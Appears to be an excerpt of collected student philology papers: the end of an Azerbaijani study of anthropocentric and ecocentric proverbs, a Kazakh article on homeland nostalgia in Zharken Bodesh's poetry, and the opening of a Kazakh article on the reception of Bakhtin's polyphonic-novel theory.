Antroposentrik İngilis nümunələri: *"Man vs. Wild"* (İnsan təbiətə qarşı) - Bu ifadə, təbiətin bir düşmən olaraq qəbul edildiyini və insanın təbiətə qarşı mübarizə apardığını göstərir. Bu, təbiətin insanın məğlub etməsi və ona hökm etməsi gərəkən bir şey kimi qəbul edilməsi anlayışını dəstəkləyir. *"Conquer the mountain"* (Dağı fəth et) - Dağın fəth edilməsi, təbiətin insanın hakimiyyətinə tabe olması gərəkən bir obyekt kimi təqdim edilir. Bu da, təbiətin bir şəkildə əzilməli və ya insanlar tərəfindən idarə olunmalı olduğu anlayışını gücləndirir. *"Harness the power of nature"* (Təbiətin gücünü idarə et) - Təbiətin gücünün insan tərəfindən idarə edilməsi gərəkən bir şey olduğu fikrini önə çıxarır. İnsanlar təbiətə hökm edərək ondan faydalanmalı, onun gücünü öz məqsədləri üçün yönləndirməlidirlər. *"Kill two birds with one stone"* (Bir daşla iki quş vurmaq) - Bu ifadə, təbiət və heyvanlar üzərində zorakılığın normal qəbul edilməsinə işarə edir. İnsanların məqsədləri üçün təbiətə qarşı sərt davranışlarının, hətta iki məqsədli olduğunu təbliğ edir. *"Tame the wilderness"* (Vəhşi təbiəti əhliləşdirmək) - Təbiət, insanın hakimiyyəti altına alınması gərəkən bir vəhşi məkan kimi təqdim olunur. Burada təbiət bir təhdid və ya nizamı pozan bir şey kimi görülür. *"Money doesn't grow on trees"* (Pul ağaclardan yetişmir) - Bu ifadə, təbiətin resurslarını insanlar üçün əhəmiyyətli bir sərvət kimi təqdim edir, amma bu sərvət ilə insanların zənginləşə bilməməsi və onu istifadə etməsinin çətin olması gərəkdiyi anlayışını da əks etdirir. *"There is more than one way to skin off the cat"* (pişiyin dərisini üzməyin çoxlu yolları var) - Bu ifadə pişiyin dəyərini yalnız onun "soyulması" ilə əlaqəli olduğunu göstərir, yəni heyvanlara yalnız insan istifadəsi prizmasından baxılır. *"All is fair in love and war."* Bu atalar sözü, insanın yönəltdiyi motivasiyaları (eşq və müharibə) vurğulayır və bu sahələrdə insan hərəkətlərini, daha böyük yaxşılıq və ya təbii balans nəzərə alınmadan, haqlı hesab edir. Yəni, insanın şəxsi məqsədləri və ehtirasları, təbiətə və ya əxlaqi prinsiplərə qarşı ön planda tutulur.

Antroposentrik Azərbaycan nümunələri:

"İlanın ağına da lənət, qarasına da." - Bu ifadə təbiətin bir hissəsi olan ilanı, təbiətin özündən bir təhdid və ya pislik olaraq təqdim edir. Bu yanaşma təbiətə qarşı qərəzli və ya qorxulu bir münasibəti nümayiş etdirir. *"Atı çapa-çapa öyrədirlər."* - Bu ifadə heyvanların, xüsusən atların insanın istəyinə uyğun olaraq nəzarət altına alınması gərəkdiyini ifadə edir. İnsan və heyvan arasındakı münasibət, hər zaman insanın üstün olduğu bir şəkildə qurulur. *Yaxşı at özünə qamçı vurdurmaz."* - Bu ifadə heyvanların, xüsusilə atların, insanın iradəsinə tabe olmaları və onlara təzyiq göstərmədən özünü idarə etməli olduğu düşüncəsini əks etdirir.

Ekosentrik İngilis nümunələri *"Let nature take its course"* (Təbiətin öz yolunu tutmasına icazə ver) - Bu ifadə insanın təbiətə müdaxiləsiz qəbul etməsi və təbiətin öz ritmində inkişaf etməsinə şərait yaratması gərəkdiyini vurğulayır. Bu, ekosentrik bir yanaşmadır, çünki burada təbiət öz qaydalarına görə idarə olunmalıdır. *"Live in harmony with nature"* (Təbiətlə harmoniya içində yaşa) - Təbiət ilə uyğunluq və birlikdə yaşamaq fikri, insanın təbiət ilə qarşılıqlı əlaqəsini təbiətin tələblərinə uyğun şəkildə qurmağı təbliğ edir. Bu, təbiətə qarşı məsuliyyətli və hörmətli yanaşmanı əks etdirir. *"Everything is connected"* (Hər şey bir-birinə bağlıdır) - Bu ifadə təbiət aləminin qarşılıqlı əlaqələrini və hər bir canlıın, mühitin bir hissəsi olaraq qarşılıqlı asılı olduğunu göstərir. Bu yanaşma ekosentrik baxışa aiddir, çünki burada təbiət bütöv bir sistem kimi qəbul edilir. *"A tree is known by its fruit"* (Bir ağac meyvəsindən tanınar) - Bu ifadə, təbiət və təbiətin dövrlərinin, insanların təqdir etdiyi dəyərlərdən daha çox, öz təbii ritminə görə qiymətləndirilməsi gərəkdiyini bildirir. *"The earth does not belong to us; we belong to the earth"* (Yer bizə məxsus deyil; biz yerə məxsusuq) - Bu ifadə insanın təbiətə tabe olması və təbiətin bir hissəsi olaraq yaşaması gərəkdiyini bildirir. İnsanlar təbiətin bir parçası olaraq hərəkət etməlidirlər.

Ekosentrik Azərbaycan nümunələri: *"Su gələn arxa bir də gələr."* (Su gələn arxa bir də gələr) - Bu ifadə təbiətin təkrarlanan dövrlərini və davamlılığını vurğulayır. Burada təbiət öz dövrlərini

izləyərək, hər şeyin təkrarlana biləcəyini göstərir. İnsanlar təbiətə müdaxilə etmədən onun ritmində hərəkət etməlidirlər. *"Nə əkərsən onu da biçərsən."* Bu ifadə, təbiətin insanlara verdiyi qarşılıqlı əlaqənin vacibliyini göstərir. İnsan, təbiətə olan münasibətində düzgünlük və qayğı göstərməlidir ki, nəticədə fayda əldə etsin. *"Bir gül ilə yaz açılmaz"* Təbiət bir bütöv olaraq işləyir və yalnız bir elementin müdaxiləsi ilə sağlamlıq və tarazlıq bərpa edilə bilməz. İnsanların təbiətə hörmətlə yanaşmaları və hər bir hissənin qiymətini bilmələri vacibdir. *"Ağac bar verəndə başını aşağı salar."* (Ağac bar verəndə başını aşağı salar) - Bu ifadə təbiətin müdrikliyini və təvazökarlığını vurğulayır. Təbiət, ətrafındakı dünyaya qarşı açıq və sadə bir şəkildə hərəkət etməlidir.

Deməli, ekosentrizm, insanların təbiətə müdaxilə etmədən, onun bir hissəsi olaraq yaşaması gərəkdiyini vurğulayan bir perspektivdir. Təbiət bu yanaşmada öz dəyərinə malikdir və insanın ehtiyaclarından üstün tutulur. Antroposentrizm isə, təbiəti yalnız insanın ehtiyaclarına xidmət edən bir resurs kimi görür və insanların təbiət üzərində hakimiyətini qəbul edir. Ekosentrizm və antroposentrizm yanaşmalarını Azərbaycan və İngilis dillərindəki atalar sözləri nümunələri əsaslı təhlil və bu fəlsəfi yanaşmaların dil və mədəniyyət vasitəsilə necə ifadə olunduğunu müqayisə edilərək mədəniyyətlərdə təbiətə və insanlara münasibətin müxtəlif aspektləri işıqlandırıldı.

Ədəbiyyat siyahısı:

1. Joe Gray, Ian Whyte, Patrick Curry, Ecocentrism: What it means and what it implies The Ecological Citizen Vol 1 No 2 2018: 130–1
2. White, Lynn. (1967). The Historical Roots of Our Ecologic Crisis. Science, 155(3767)
3. Descola, P. (2013). Beyond Nature and Culture. University of Chicago Press.
4. William George Smith, The Oxford Dictionary Of English Proverbs, 1949
5. Azərbaycan Milli Elmlər Akademiyası Folklor İnstitutu, Atalar sözləri, Bakı, 2013

ҚАЗІРГІ ҚАЗАҚ ПОЭЗИЯСЫНДАҒЫ АҢСАУ САРЫНЫ

Гүлманат Әуелхан

«6D01701-Қазақ тілі мен әдебиеті» мамандығы докторанты

Ғылыми жетекші:

Ләззат Әділбекова

филология ғылымдарының кандидаты, профессор м.а., Қазақ ұлттық қыздар педагогикалық университеті, Алматы, Қазақстан

Abstract: The article examines the unique style of poems by Kazakh poets of the twentieth century, where tradition and innovation intersect. Particular attention is paid to the poems of a prominent representative of Kazakh poetry, Zharken Bodesh, namely the theme of nostalgia for the homeland. Using the example of the poet's poems, which have become widespread among the people and among Kazakhs abroad, the author focuses on the figurative aspects of the poet's poetry, which, in comparison with classical poetry, is distinguished by the originality of techniques, richness of images and deep meaning, encouraging the younger generation to love their homeland, country, land.

Keywords: Zharken Bodesh, modern poetry, nostalgia for the homeland, symbol of the era.

Түйін: Зерттеуші мақалада қазақ поэзиясының көрнекті өкілі Жәркен Бөдештің шығармашылығындағы «аңсау сарынындағы» жырларына тоқтала отырып зерделейді. Алыс аймақтарда қазақ арасында кең тараған ақынның өлеңдерін мысалға ала отырып, классикалық поэзиямен салыстырғанда, өзіндік әдістерімен, бай бейнелілігімен және терең мағыналарымен ерекшеленетін ақын поэзиясының бейнелі қырларына тоқтала отырып, халық өмірінің айнасы болып табылатын шығармаларының көркемдік қырлары қарастырылады.

Тірек сөздер: Жәркен Бөдешұлы, поэзия, аңсау сарыны, дәуір символы, туған жер.

Жәркен Бөдеш – қазақ поэзиясының қайталанбас тұлғаларының бірі. Оның шығармашылығы – тағдырлы өмір жолының, тарихи аласапыранның, туған жерге деген шексіз сағыныштың көркем айнасы. Ақынның әрбір өлеңі тек поэзия ғана емес, сонымен қатар көшпелі халықтың рухани жадында сақталған қасірет пен үміттің, аңсау мен күрестің тұтас көркем панорамасы іспетті. Оның өлеңдеріндегі аңсау сарындары туған жерге, Жайыр тауға, қазақтың кең даласына деген шексіз махаббаттан бастау алады. Ақын, жырау Жәркен Бөдешұлы 1944 жылы 15 мамырда Қытай халық Республикасының Тарбағатай аймағы Толы ауданы Жайыр тауында дүниеге келген.

Жәркен поэзиясының эпикалық қыры оның кең тынысты ойлау жүйесі мен тарихи тақырыптарды терең бағамдауынан деп түйеміз. Ол тек жеке бастың емес, бүтін ұлттың аңсауы мен мұңын жырлаған ақын. Оның өлеңдерінде кеңістіктің шексіздігі, уақыттың тереңдігі, тарихтың қайғылы көші ерекше орын алған. Ол кейде Асан Қайғының ел мұратын іздеген сарындарын, кейде Махамбеттің өр рухын, кейде Мағжанның жүрек сыздатқан сағынышын жалғастырғандай әсер қалдырады. Ақынның поэзиясында көшпенді қазақтың бастан кешкен қасіретті тағдыры, босқындық пен жат жердегі мұң айрықша орын алған. Оның эпикалық қуаты – тарихи жад пен халықтық мұңның үйлесімінде жатыр. Жәркен жыры – уақыт пен кеңістікті еркін шарлаған ұлы жыр. «Мен ақын емеспін, менің тағдырым ақын»

дейді ақын. Поэзия әлемінде қалам тербеген әр ақынға өзінің жүріп өткен жолы, тар жол тайғақ кешуі, мұңы мен сыры туған топырағы әсер етері ақихат. Ақын үшін өзі туып өскен өлкенің табиғаты, даласы мен қаласы, тыныс алар ауасының өзі ақынның көкірек көзінен қағыс қалмайды. Ақынның досы, филология ғылымдарының кандидаты, тарихшы Әлімғазы Дәулетханұлы «Жәркен поэзиясынан Асан қайғы, Қазтуған, Шалкиіз, Ақтамберді, Бұқар шығармаларындағы асыл ойдың сұлбасын байқаймыз. Ол – бөлініп-жарылған қазақ халқының айықпас мұңы, шерменде шері, өксікті құсасы, қанды көз жасы, қасиетті Алаш Ордасына деген теңіздей терең сағыныш пен алау махаббаты сан-сала, сан ағыс болып құйыла келе Жәркен ақын тұлғасын даралап, поэзиясын әруақтандырып тұратын сияқты. Жәркен поэзиясы – арысы Асан қайғы, Қазтуған, Шалкиіз, Ақтамберді, Бұқар жыраудан бастау алып, «Зар заман деген сөз шықты, заманның қарай түріне», – деп зарлаған Шортанбай, Мұрат, Дулат, Базар жыраулар әруағын шақырып, кешегі күннен туған Мағжан рухымен іштей де, тыстай да үндесіп жатқан, жалғасып, жарысып бара жатқан өрісті, кенеулі, шешен де көсем, қазақы-ұлттық поэзия. Басқамызға бірде жетсе, бірде жетпей жатқан дәстүршіл, халықтық «қара өлең» Жәркен ақында жетерлік» дегені Жәркен Бөдештің ақындық қана емес, халқымыздың философия һәм тарихи болмысын сипаттайтын суреткерлік қырын да танытса керек.

Барша адамзат баласының жүрегін әлмисақтан бері тербетіп келе жатқан сағыныш атты ұлы сезім бар. Сол сезім қанаты қатаймаған жас ақынды «Ата жұртқа» жетелеп әкелсе, елге келгесін туған жері мен ата анасына, туыс бауырына деген сағынышын үдете түседі.

Ол өзінің туған жеріне деген сағынышын: «Туған жерім Жайыр тау, Екі өркеші айыр тау. Айыртаудан қу тағдыр, Тірідей мені айырды-ау»[1] деп туған жерінен тірідей айрылған, әбден сағыныш меңдеткен шақта өзінің жалғыздығымен үндеседі. Тағы бірде ол: «Жайырдан басқа анам жоқ, Жайырдан басқа панам жоқ. Дертіңнен кеттім жауыр боп, Жайырдан басқа жауым жоқ...»[2] деп қайырады. Ақынның жырларында туған жер, оның тауы мен өзені, көкмайса даласы тек табиғат көріністері ғана емес, ақынның бүкіл болмысын айқындаған рухани тұғыр болып табылады. Жайыр тауы – оның шығармашылығында ерекше символдық мәнге ие. Ол туған жерін тек географиялық кеңістік ретінде емес, рухани Отаны ретінде суреттейді. Осы ретте ақының қолтаңбасына айналып кеткен «Туған жер» өлеңін бөліп жармай толық оқуға тура келеді.

«Туған жердің қар, мұзы,
Аязыңмен жуындыр.
Туған жердің бал қызы,
Бұрымыңмен буындыр.
Туған жердің бұлағы,
Толқыныңмен ат мені.
Туған жердің жыланы,
Шырылдатып шақ мені.
Туған жердің шеңгелі,
Тырна аямай бетімді.
Туған жердің ермені,
Аузыма құй өтімді.
Туған жердің доңызы,
Қан жоса қып жарып кет.
Туған жердің қоңызы,
Домалатып алып кет.
Туған жердің қасқыры,
Кемір, ақын сүйегін.
Туған жердің тас, құмы,

Сені осылай сүйемін!»[3]

Қандай ғажап, асқақ, шексіз сағыныш жыры. Қазақ әдебиетіндегі туған жерге арналған ілкі жырлардың арасында қасқайып тұратын, шоқтығы биік тұма өлең. Жайыр тау – Жәркен үшін балалық шағының елесі ғана емес, бүкіл бір дәуірдің символы. Ақын үшін туған жер тек сағыныш нысаны ғана емес, сондай-ақ ұлттық рухтың тірегі. Оның өлеңдерінде Жайырға деген сағыныш тек пейзаждық сипатта ғана емес, тарихи-философиялық астармен көмкерілген. Оның өлеңдеріндегі туған жерге деген сағыныш – шынайы, жүрекке жететін сағыныш. Ол Жайырды тек көркем образ ретінде ғана емес, мәңгілік аңсар мекен ретінде бейнелейді. Жәркен Бөдештің тағдыры – қазақ халқының XX ғасырдағы ауыр тағдырының көрінісі.

Ол туған жерінен алыстап, жат жұртта өмір сүруге мәжбүр болған, тағдырдың тәлкегін көп көрген ақын. Бірақ оның жырларында мұңға батқан шарасыздық емес, күрескерлік рух, өжет мінез бар. Оның поэзиясында босқындық тақырыбы, жат жерде жүрген адамның ішкі жан арпалысы, «қазақтың рухын сақтап қалу» идеясы негізгі мотивтердің бірі болып табылады. Ол өзінің өлеңдерінде жалаң мұңды емес, рухы сынбаған еркін жанның даусын жеткізеді. Ақын үшін туған жерден алыста болу – физикалық тұрғыдағы қашықтық қана, ал рухани тұрғыда ол әрдайым Отанының қасында болды. Оның тағдыры – қуғын-сүргіннің, азапты өмір жолының бейнесі. Бірақ Жәркен рухының беріктігі оны сындыра алмады. Ол мұңды шарасыздықтың символына айналдырмай, күрес жолының бір бөлшегі етті. Ақын үшін туған жерді аңсау – күрестің басы. Ақынның өмір кешірімелерін шола келіп, оның «Өреден ірімшігін ап қашатын, Сағындым кезқұйрығын, қарғасын да», немесе «Анамның саусағының табы түскен, Ағатай, жанқалтаңда құртың бар ма?» - деп жырлаған сағыныш хатынан туған жер мен атажұрт арасындағы терең байланысты, ұзын да қысқа жіп сынды күрмеуі шешілмеген, бірақ арасындағы қылдай жалғауды өлең арқылы өргенін көре аламыз.

Қаперде ұстар тағы бір жайт ақынның тілі, сөз қолданысы. Жәркеннің сөздік қоры өте бай, ол Рақымжан Отарбай айтқандай «қазақтың қызыл сөзін қойша өргізген адам». Ол қазақтың көне сөздерін жаңғыртып, оны қазіргі заманның поэтикалық кеңістігіне енгізген шебер ақын. Оның тілі шұрайлы, бейнелі, әрі аса қуатты. Өлеңдерінде табиғат көріністері мен философиялық ойлар астасып, ұлттық бояуы қанық образдар түзеді. Оның шығармаларында сөздер жалаң қолданылмайды, әр сөздің астарында терең мән, ой мен сезім қатар өріліп жатады. Жәркен – тілдің қуатын, сөздің магиясын терең түсінген ақын. Ол сөзге ерекше мән беріп, әр тармаққа салмақ артып, өлеңін ерекше экспрессивті етіп жеткізеді. Ақынның тілі – поэтикалық кеңістіктің терең қатпарларын ашатын кілт.

Ақынның тағдыры мен өмір кешулері туралы таныс болмасаң оның тылсым әлемінің кілтін табу да мүмкін емес. Ақынның тағдыры да, поэзиясы да – өзі. Ақын қашан да басынан не өтті, соны қағазға түсіреді. Өзін жырлаумен қатар халқының тағдырын жырлайды. Ақынның ертеректе «Қамшы» порталына берген бір сұхбатында «Біздің қазақтың тағдыры ауыр халық қой, түрлі себептермен шет жерге көшіп кетті, мұның өзі қазақ әдебиетінің бүгінгі биікке көтерілуіне өзіндік ықпалы болды. Менің тағдырым Қытайдың «Мәдениет зор төңкерісі» деген алмағайып заманға тұра келді» дейді. Жәркен ақын елге келе қалғанда алдынан шығар туыс туғаны болмағандықтан, Көкшетауда үш жылдай шопандық жұмысқа жегіледі. Қытайдағы «еңбекпен қайта тәрбиелеу» мерзімін одан әрі созып, 1969-1972 жылдар аралығында Көкшетау облысы, Уәлиханов ауданы «Золотая Нива» совхозының «Қазанқап» бөлімшесінде аға шопанның көмекшісі болып, 720 саулықтың соңында салпақтадық «Қой бағып жүр дегенше» дейтін әйгілі өлеңі сол кезде жазылған еді. Ол қой жая жүріп, «Қой бағып жүр дегенше, Ой бағып жүр десеңші» деп өлеңдетіп ағаларына хат жазады. Ақынды Алматыдағы әдеби орта жатырқамады. Құшақ жая қарсы алды. Талантын тани білді. Кітабынның шығуына көмектесті. Қазақтың көрнекті қаламгерлері М.Әлімбаев, Қ.Мырзали, Ә.Кекілбаев, Т.Молдағалиев, С.Жиенбаевтар ақын шығармашылығы туралы

жақсы пікірлерін жазып, ақынға рухани қолдау білдірді. Қазақтың үлкен ақыны Темірхан Медетбек «Жәркен Бөдешұлы-бүгінгі қазақ поэзиясындағы ең белсенді шоқтығы биік, орны берік, саусақпен санап аларлықтай санаттағы ақындардың бірі»[4] деп баға береді.

Жәркен Бөдештің поэзиясындағы аңсау сарындары – оның жеке басының ғана емес, бүкіл қазақ руханиятының сағынышы. Ол туған жерді, Жайыр тауды, қазақтың кең даласын жырға қосты. Оның жырларындағы мұң – жеңілгеннің емес, азаттыққа ұмтылған жанның мұңы. Ол сағынышын поэзияға айналдырды, ал поэзиясы оны мәңгілік етті. Жәркен поэзиясы – ұлттық рухтың символы, туған жерге деген махаббаттың, еркіндікке деген құштарлықтың мәңгілік көрінісі. Ақын Жәркен өзінің бір сұхбатында: «Егер мен суретші болсам, күн астында бейғам ұйықтап жатқан асқар тауды және алыс бір қалада бөлмесіне қамалып, өлең жазып отырған ақынды қағазға түсірер едім. Сосын ол туындымның атын «Сағыныш һәм жалғыздық» деп атар едім. Әттең, суретші емеспін» деп айтқан екен.

Жәркен Бөдеш қазақ поэзиясының, қазақ руханиятының қоржынына мол олжа салған ұлт ақыны ретінде қазақ әдебиеті тарихында есімі алтын әріптермен жазылды. Оның аңсауы – бүкіл қазақ даласының аңсауы. Оның даусы – еркіндікті аңсаған көшпелі рухтың даусы. Ол өз тағдырын жырға айналдырды, ал жыры – қазақтың жүрегінде мәңгі жасайтын мұра болып қалды.

Пайдаланылған әдебиеттер:

1. Бөдешұлы Жәркен. Емендер түнде бүрлейді. –Алматы, 1993; Бөдешұлы Жәркен. Санадағы сарын. –Алматы, 2020. -344 б.
2. Шәкенұлы Жәди. Қытай қазақтарының әдебиеті. Зерттеулер. -Алматы, «Palitra Press», 2018. – 312 б.
3. Бөдешұлы Жәркен. Жұлдызға орын Ай бермес. –Алматы, «Алматы» баспасы, 1985. – 280 б.
4. Серікқызы Эльвира. «Жәркен Бөдеш: Атажұртын аңсаған ағайынның сағынышын жырладым»/ «Егемен Қазақстан» газеті, 02 Қазан 2020 ж.

ПОЛИФОНИАЛЫҚ РОМАНДАРДЫҢ ЗЕРТТЕЛУІ

Жубанаева Жазира Амиржанқызы

М.Өтемісов атындағы Батыс Қазақстан университетінің магистранты, Қазақстан, Орал

A STUDY OF POLYPHONIC NOVELS

Zhubanaeva Zhazira Amirzhanovna

Is a undergraduate student of M.utemisov West Kazakhstan University, Kazakhstan, Uralsk

АҢДАТПА

Мақалада полифониялық романдардың бастауы, тарихы, зерттелуі, әдебиеттанушылар арасында дамуы туралы айтылған. М.М. Бахтиннің Достоевский шығармаларына, соның ішінде автор мен кейіпкер ойына, шығарманың полифониялық ерекшелігіне берген бағасы талқыланды. Сонымен қатар, оның полифониялық теориясы тудырған дау, оның себептеріне баға берілген. Полифониялық теорияның енуінің төрт кезеңіне нақты мысалдар келтірілген. А.В. Луначарский, Д.И.Чижевский, Д.С. Лихачев, В.Н. Топоров, М.Л. Гаспаров, О.А. Богданова секілді ғалымдардың полифониялық теория туралы көзқарастары жинақталған.

ANNOTATION

The article describes the origin, history, study, and development of polyphonic novels among literary critics. M. M. Bakhtin's assessment of Dostoevsky's works, including the thoughts of the author and the hero, and the polyphonic specificity of the work were discussed. In addition, the controversy caused by his polyphonic theory was appreciated for its reasons. Specific examples of the four stages of penetration of the polyphonic theory are given. The views of such scientists as A.V. Lunacharsky, D. I. Chizhevsky, D. S. Likhachev, V. N. Toporov, M. L. Gasparov, O. A. Bogdanova on the polyphonic theory are summarized.

Тірек сөздер: полифония теориясы, үйлесімділік, тарих, кезеңдер, ғалымдар.

Keywords: theory of polyphony, harmony, history, periods, scientists.

Музыкалық мағынада полифонияны екі немесе одан да көп бөлек, өзара тәуелсіз (бірақ үйлестірілген) әуезді жолдардың бір уақытта орындалуы нәтижесінде жасалған, көп дауыстардан тұратын музыка деп түсінуге болады [1]. Полифониялық принциптер музыкада анық және жүйелі түрде шоғырланған. Оларды ақыл-ой әрекетіне қолдана отырып, біз «әмбебап» принцип ретінде полифония туралы білімнің шекарасын кеңейтеміз. Ұғым мезгілдік және стильдік аспектілерден тыс әмбебап мағынаға ие болады. Өнердің әлемдік тәртіпті, оның сыртқы және ішкі көріністерін және олардың өзара байланысын көрсететінін ескерсек, полифониялық ойлау құбылысы жаһандық сипатқа ие болады. Әдебиеттануда «полифония» терминін М.Бахтин романдағы диалогизмді білдіру үшін енгізсе, кейіннен басқа жанрларға да кеңейе түсті. Музыкада полифония әртүрлі тембрлердің, дыбыс қабаттарының, жанрлардың, стильдердің, т.б үйлесімді болып табылатыны сияқты, әдебиетте де бұл құбылыс тек кейіпкерлердің диалогы арқылы ғана көрініс бермейді. Ол әр түрлі мағыналық, стильдік, жанрлық салалардың өзара байланысында бір шығарманың аясында өз өрнектерін табады. Музыкалық контрпункт сияқты, әдебиетте мәтінді

ұйымдастырудың полифониялық әдістері бар. Алайда әдеби қоғам бұл теорияны, терминді бірден қабылдамады. Оның өзіндік зерттелу тарихы бар.

Полифония теориясы және М.М.Бахтиннің полифониялық романы XX ғасырдағы ең әйгілі әдеби және философиялық теориялардың бірі болып табылады және ол бүкіл әлемдегі ғалымдар арасында кең танымал. Бұл М.Бахтиннің 1929 жылы Ленинградта жарияланған «Достоевский шығармашылығының мәселелері» монографиясында алғаш рет айтқан теориясы. Бахтин айтқандай, Достоевскийдің барлық романдарының, 1866 жылы шыққан әйгілі "Қылмыс пен жаза" романынан соңғы "Ағайынды Карамазовтар" романына дейін, өте маңызды бір құрылымдық ерекшелігі бар екен. Достоевскийдің барлық романдарында автордың даусы кейіпкердің үнімен тең деңгейде. Тек дауыс қана емес, автордың санасы да тең дәрежеде. Оның кейіпкерлері өздеріне және айналасындағыларға, тиісінше, оқырманға өздерінің санасына енгізіп алған қандай да бір идеяны айтады. Автор бұл идеяға жиі түсініктеме бермейді. Достоевский мұны сонау 1840 жылдардың аяғында ағасына жазған хатында тұжырымдағандай, автор кері шегініп, өзінің «авторлық бетін» көрсетпейді, романда автор ойы белгілі бір мән-жайдың, стильдің, оның кейбір басқа композициялық эпизодтарының артына жасырылады. Достоевский романдарының полифониясы Бахтиннің арқасында әлемдік ғылымда өте үлкен резонанс тудырды, өйткені, бір жағынан, әр түрлі елдердің көптеген зерттеушілері мен ғалымдары Бахтиннің соңына еріп, Достоевскийдің романдары осындай полифонияға ие, ерекшелікке ие, ал басқа авторлар, мысалы, Толстой, Бахтин немесе Тургенев немесе басқа романистер тұрғысынан орыстар мен батыстықтар бұл полифонияға ие емес деген тұжырымды айта бастады. Екінші жағынан, әр түрлі ғалымдар, әсіресе француздар мұны пайдаланып, үлкен жетістіктерге қол жеткізді. Олар XX ғасырдың 60-80 жылдарында Бахтин полифониясының бұл теориясын мәдениеттің басқа да аспектілерін сипаттау үшін қолдана бастады. Диалог идеясы, екіжақты қарым-қатынас идеясы, екі субъект, екі сана арасындағы өзара әрекеттесу сұранысқа ие болды [2. 11-22].

Жоғарыда айтқанымыздай Бахтиннің полифониялық романдары туралы теориясын әдеби қауым бірден қабылдамады. Оның ғылыми мұрасында Ф.М.Достоевскийдің полифониялық романының концепциясы ең проблемалық орындардың бірі болып табылады. Бахтиннің жинақталған шығармаларының бас комментаторы С.Г.Бочаров «Достоевский шығармашылығының мәселелері» кітабының бірінші басылымын қабылдау мен бағалау мысалында ғалымдардың Достоевский романының концепциясын полифониялық деп қабылдамайтынын айтқан болатын. Бахтиннің өзі кітаптың кеңейтілген екінші басылымына шолу жасағанда, 1959 жылғы «Достоевскийдің шығармалары» атты маңызды жинақта авторлардың көпшілігі полифониялық роман түсінігімен келіспейтінін мойындауға мәжбүр болған. Орыс әдебиетінде полифониялық романдар теориясын қабылдауды төрт кезеңге бөліп қарастырады.

№	Кезең	
1	1929 жылдан бастап 1950 жылдардың орта тұсы	Бахтиннің кітабына ең маңызды жауаптардың бірі - А.В. Луначарскийден болды. А.В. Луначарский кітаптың Достоевскийдің «көп дауыстылығын» талдауын жоғары бағалайды, бірақ сонымен бірге ол Бахтинмен бірқатар тармақтар бойынша келіспейді. Луначарскийдің мақаласынан басқа, Бахтиннің кітабына Н.Я. Берковский (1929), А.Л. Боем (1929), П.М. Бицилли (1930), Р.В. Плетнев (1931). В.Л. Комарович (1934) секілді зерттеушілердің талдаулары шыға бастады. Зерттеушілер Бахтиннің полифониялық теориясының бірқатар мәселелеріне сын көтерді: Достоевский романындағы кейіпкерлер дауысының тәуелсіздігі мәселесіне, Бахтиннің полифониялық идеясының өзіндік ерекшелігіне, Бахтин полифониялық теориясының қолдану мүмкіндігіне қатысты. Бұл кезеңде Бахтин теориясы қабылданбады.
2	1950 жылдардың аяғы мен 1980 жылдар	Кейбір әдебиетшілер қарсылық білдіруді жалғастырды. Соның ішінде, Г.М. Фридландер Достоевский романдарындағы жеке кейіпкерлердің дауыстарының тәуелсіздігі тек «салыстырмалы және шығарманың идеялық-көркемдік тұтастығын жоғалтуға әкелмейді» деп сендіреді. Автор ойы жасырылмағандығын, керісінше анық байқалатындығын айтты. А.В. Чичерин «Достоевский романдарындағы тілдің поэтикалық құрылымы» атты мақаласында автор ойының оның романдарындағы шешуші маңызы туралы идеяны қорғайды. Ол монолога, диалогта, «көп дауыста» автордың рөлін көрсетуге тырысады. 1963 жылы Бахтиннің Достоевский туралы кітабы қайта басылып шықты. 60-70 жылдары. Бахтиннің полифониялық роман теориясына қызығушылық артты. Оның бағасын біз келесі атақты ғалымдардың еңбектерінен көреміз. Д.И. Чижевский, Д.С. Лихачев, В.Н. Топоров, М.Л. Гаспаров.
3	1990-2010 жылдар аралығы	XX ғасырдың соңғы онжылдығында орыс достоевскийтануында әдіснамалық парадигманың өзгеруі байқалды. Бірқатар ғылыми еңбектердің атауларына қарап, 1990 жылдары полифониялық шығармалар туралы көзқарас өзгерді деген қорытынды жасауға болады. Достоевский зерттеушілерін жазушының ұлттық және діни тамыры қызықтырады. Достоевский шығармашылығының діни, әсіресе православиелік контексті шығармалардың жетекші векторына айналады. Бахтиннің автор мен кейіпкерлердің семантикалық позицияларының түбегейлі теңдігі туралы идеясы үлкен дау тудыруда. Бахтиннің Достоевский туралы кітабын айта отырып, Н.Ф. Буданова Достоевскийдің сөзінің

		полифониялық көрінісі ешқандай күмән тудырмайтынын атап өтті. «Исповедь и самоанализ героя в романах Достоевского» монографиясында А.Б. Криницын: «Автордың позициясы тұтас бір көркем шығармадан тұрады, ол кейіпкерлердің барлық бейнелерін идеяларымен біріктіреді, сондықтан автордың позициясы мүлдем басқа, жоғары коммуникативті деңгейде» деген баға береді.
4	Соңғы онжылдық	Соңғы онжылдықта Бахтиннің полифония концепциясы қазіргі бірқатар әдебиетші ғалымдардың зерттеулеріне негіз болды. Зерттеушілердің қызығушылығы Бахтин идеяларының бастауларын іздеу және Бахтиннің полифония тұжырымдамасының қалыптасуын талдау болып табылады. О.А. Богданова өз еңбектерінде Достоевскийдің ғылым ретінде қалыптасу процесін және оған Бахтиннің қатысуын талдайды, Бахтиннің полифониялық роман теориясын құрудың философиялық және әдеби алғы шарттарын нақтылайды [3].

№ 1-кесте. «Полифония теориясының Ресей әдебиеттанушылары арасында қабылдануы»

Полифония мәселесін А.В.Луначарский «Достоевскийдің «полифониясы» туралы» мақаласында өте айқын және кең түрде талдайды.

Келесі кезекте Луначарский Достоевскийдің полифония саласындағы ізашарлары туралы мәселені көтереді. Ол Шекспир мен Бальзакты осындай ізашарлар деп есептейді. М.Бахтин драманы полифонияға жатқызбаса да, Луначарский Шекспирдің драмаларын полифонияға толы деп бағалайды.

М.М. Бахтиннің полифония теориясы тараған сайын Қытайда полифония аспектісінде драмалық шығармаларды зерттеуге арналған көптеген еңбектер пайда болды. Осы еңбектердің ішінде ең өкілді зерттеушілер Ван Яоцзин, Фан Итин және Бэй Цинхуа мақалалары. Сонымен, зерттеуші Ван Яоцзин «Полифонизм және Шекспир» мақаласында Бахтиннің «Драма өзінің табиғаты бойынша шынайы полифонияға жат» деген пікіріне қарсылық білдіреді. Шекспирдің драмалық шығармаларын Бахтиннің полифония теориясы тұрғысынан оқып, Шекспир драматургиясына көп дауыстылық тән деген қорытындыға келді [4].

